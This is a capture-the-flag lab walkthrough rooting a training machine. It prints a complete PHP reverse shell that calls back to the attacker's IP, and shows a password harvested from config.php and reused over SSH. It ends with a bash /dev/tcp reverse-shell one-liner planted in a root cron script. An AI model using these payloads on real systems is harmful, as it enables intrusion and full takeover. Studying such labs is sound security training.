We will try to Upload a PHP Reverse Shell Code over here, so that we can get access to the Database.

We will use:

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full
responsibility
// for any actions performed using this tool.  The author accepts no
liability
// for damage caused by this tool.  If these terms are not acceptable to
you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
```

```
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only.  Users take full
responsibility
// for any actions performed using this tool.  If these terms are not
acceptable to
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----------
// This script will make an outbound TCP connection to a hardcoded IP and
port.
// The recipient will be given a shell running as the current user (apache
normally).
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will
fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl,
posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.137.133';  // CHANGE THIS
```

```
$port = 4444;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
        // Fork and have the parent process exit
        $pid = pcntl_fork();

        if ($pid == -1) {
                printit("ERROR: Can't fork");
                exit(1);
        }

        if ($pid) {
                exit(0);  // Parent exits
        }

        // Make the current process a session leader
        // Will only succeed if we forked
        if (posix_setsid() == -1) {
                printit("Error: Can't setsid()");
                exit(1);
        }

        $daemon = 1;
} else {
        printit("WARNING: Failed to daemonise.  This is quite common and not
fatal.");
}
```

```
// Change to a safe directory
chdir("/");

// Remove any umask we inherited
umask(0);

//
// Do the reverse shell...
//

// Open reverse connection
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
        printit("$errstr ($errno)");
        exit(1);
}

// Spawn shell process
$descriptorspec = array(
   0 => array("pipe", "r"),  // stdin is a pipe that the child will read
from
   1 => array("pipe", "w"),  // stdout is a pipe that the child will write
to
   2 => array("pipe", "w")   // stderr is a pipe that the child will write
to
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
        printit("ERROR: Can't spawn shell");
        exit(1);
}

// Set everything to non-blocking
// Reason: Occsionally reads will block, even though stream_select tells us
they won't
stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
```

```
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
        // Check for end of TCP connection
        if (feof($sock)) {
                printit("ERROR: Shell connection terminated");
                break;
        }

        // Check for end of STDOUT
        if (feof($pipes[1])) {
                printit("ERROR: Shell process terminated");
                break;
        }

        // Wait until a command is end down $sock, or some
        // command output is available on STDOUT or STDERR
        $read_a = array($sock, $pipes[1], $pipes[2]);
        $num_changed_sockets = stream_select($read_a, $write_a, $error_a,
null);

        // If we can read from the TCP socket, send
        // data to process's STDIN
        if (in_array($sock, $read_a)) {
                if ($debug) printit("SOCK READ");
                $input = fread($sock, $chunk_size);
                if ($debug) printit("SOCK: $input");
                fwrite($pipes[0], $input);
        }

        // If we can read from the process's STDOUT
        // send data down tcp connection
        if (in_array($pipes[1], $read_a)) {
                if ($debug) printit("STDOUT READ");
                $input = fread($pipes[1], $chunk_size);
                if ($debug) printit("STDOUT: $input");
                fwrite($sock, $input);
        }
```


```
        // If we can read from the process's STDERR
        // send data down tcp connection
        if (in_array($pipes[2], $read_a)) {
                if ($debug) printit("STDERR READ");
                $input = fread($pipes[2], $chunk_size);
                if ($debug) printit("STDERR: $input");
                fwrite($sock, $input);
        }
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

// Like print, but does nothing if we've daemonised ourself
// (I can't figure out how to redirect STDOUT like a proper daemon)
function printit ($string) {
        if (!$daemon) {
                print "$string\n";
        }
}

?>
```

from

https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php

We will open a Listening Port using Netcat

> nc -nvlp 4444



and we get a Reverse Shell Back.

```
┌──(root㉿kali)-[~/academy]
└─# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.137.133] from (UNKNOWN) [192.168.137.135] 44570
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64 GNU/Linux
 14:58:20 up  2:09,  1 user,  load average: 0.00, 0.10, 0.78
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
root     tty1     -                12:45    2:12m  0.02s  0.01s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
$
$
$ whoami
www-data
$
$
$ hostname
academy
$
$
$
```

```
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
mysql:x:106:113:MySQL Server,,,:/nonexistent:/bin/false
ftp:x:107:114:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
grimmie:x:1000:1000:administrator,,,:/home/grimmie:/bin/bash
$
```

```
$
$
$
$ cat /etc/shadow
cat: /etc/shadow: Permission denied
$
$
$
$
```

So we have to Get Grimmies Credentials,

As we are www-data, we will go to */var/www/html/includes/* and see a file my the name of *config.php* , when we see it contents, we can get the Password for Grimmie.

config.php

```
<?php
$mysql_hostname = "localhost";
$mysql_user = "grimmie";
$mysql_password = "My_V3ryS3cur3_P4ss";
$mysql_database = "onlinecourse";
$bd = mysqli_connect($mysql_hostname, $mysql_user, $mysql_password,
$mysql_database) or die("Could not connect database");


?>
```

The Password for Grimmie is **My_V3ryS3cur3_P4ss**.

We can try & Log In to SSH using this.

```
┌──(root㉿kali)-[~/academy]
└─# ssh grimmie@192.168.137.135
grimmie@192.168.137.135's password:
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun May 30 03:21:39 2021 from 192.168.10.31
grimmie@academy:~$ whoami
grimmie
grimmie@academy:~$ ls
backup.sh
grimmie@academy:~$ cat backup.sh
#!/bin/bash

rm /tmp/backup.zip
zip -r /tmp/backup.zip /var/www/html/academy/includes
chmod 700 /tmp/backup.zip
grimmie@academy:~$
```

Now we are Grimmie, who is Administrator of the Machine but I can still not be the Root.

Privilege Escalation

We will use Linpeas for this.

https://linpeas.sh

On Attackers Machine ie. Kali

```
python3 -m http.server 80
```

On Targets Machine ie. Linux

```
wget http://192.168.137.133/linpeas.sh
```

This is Priv Esc Vector that can be used.

```
* * * * * /home/grimmie/backup.sh
```

We have a look at this Content using SSH.

```
grimmie@academy:~$ ls
backup.sh
grimmie@academy:~$ cat backup.sh
#!/bin/bash

rm /tmp/backup.zip
zip -r /tmp/backup.zip /var/www/html/academy/includes
chmod 700 /tmp/backup.zip
grimmie@academy:~$
```

We need to checkout when is this back.sh file running. We do this by using the Following Commands:

> crontab -l
> systemctl list-timers
> ps

Or we use tool by the name of **pspy** https://github.com/DominicBreuker/pspy .

```
2022/11/16 06:19:32 CMD: UID=0    PID=13231  | bash -i
2022/11/16 06:19:32 CMD: UID=0    PID=13230  | /bin/bash /home/grimmie/backup.sh
2022/11/16 06:19:32 CMD: UID=0    PID=13229  | /bin/sh -c /home/grimmie/backup.sh
2022/11/16 06:19:32 CMD: UID=0    PID=13228  | /usr/sbin/CRON -f
```

We can see that back.sh runs every minute, hence We need to remove every Command and Add a One Liner Reverse Shell from https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

```
bash -i >& /dev/tcp/192.168.137.133/8080 0>&1
```

We look on the net for a One Line Reverse Shell in Bash.

This backup.sh runs every minute, so now we wait & boom, we have rooted the machine.

```
┌──(root㉿kali)-[~/transfers]
└─# nc -nvlp 8080
listening on [any] 8080 ...
connect to [192.168.137.133] from (UNKNOWN) [192.168.137.135] 43204
bash: cannot set terminal process group (13229): Inappropriate ioctl for device
bash: no job control in this shell
root@academy:~#

root@academy:~#

root@academy:~#

root@academy:~# whoami
whoami
root
root@academy:~#

root@academy:~# ls
ls
flag.txt
root@academy:~#

root@academy:~# cat flag.txt
cat flag.txt
Congratz you rooted this box !
Looks like this CMS isn't so secure...
I hope you enjoyed it.
If you had any issue please let us know in the course discord.

Happy hacking !
root@academy:~#
```